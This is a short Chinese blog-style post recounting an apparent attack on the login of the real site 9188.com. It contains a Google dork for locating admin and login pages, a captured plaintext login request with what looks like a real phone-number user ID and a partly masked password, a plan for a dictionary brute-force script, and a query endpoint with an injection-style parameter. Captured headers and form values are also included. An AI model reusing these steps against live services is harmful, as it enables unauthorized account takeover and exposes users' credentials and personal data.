
经过多天修炼，终于找到了9188的网页登陆地址，且没有验证码，真是完美！

下面开始爆破：

首先谷歌搜索：site:9188.com inurl:login|admin|manage|manager|admin\_login|login\_admin|system

这个是谷歌强大的搜索功能，可以把网站的一切页面爬取出来，我们通过上面的指令爬取到了登录页面，附上谷歌搜索的使用连接：<http://blog.sina.com.cn/s/blog_6b1e85220100m57r.html>



接着抓包，登录测试，抓得登陆网址

http://5.9188.com/user/login.go?\_=1511354896193 HTTP/1.1

post数据包uid=18377683563&pwd=314251612XX&source=3000

我惊奇的发现，他的app上是加密传输的，但是他的web居然是明文传输的，卧槽，辣鸡！

接下来可以用字典爆破了，写个脚本字典爆破密码！

用户查询指令：<http://5.9188.com/user/query.go?flag=1> 修改flag

uid=%27q6r2PQ4AleV0gLsVbcqgQw==%27%20and%20&pwd=%277m16OJx1fscKfRzFIa84TQ==%27

* 1. **ser-Agent:**

Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36

* 1. **X-Requested-With:**

XMLHttpRequest

1. **Form Data**view sourceview URL encoded
   1. **uid:**

3twsVhNWmr5jQajw/yq9b7zHpUdQwqSis8x84Vhq+KY=

* 1. **pwd:**

AKhLduwIillPzwErfEfV1hiQUyg9RppF3rjMO/WSOF8=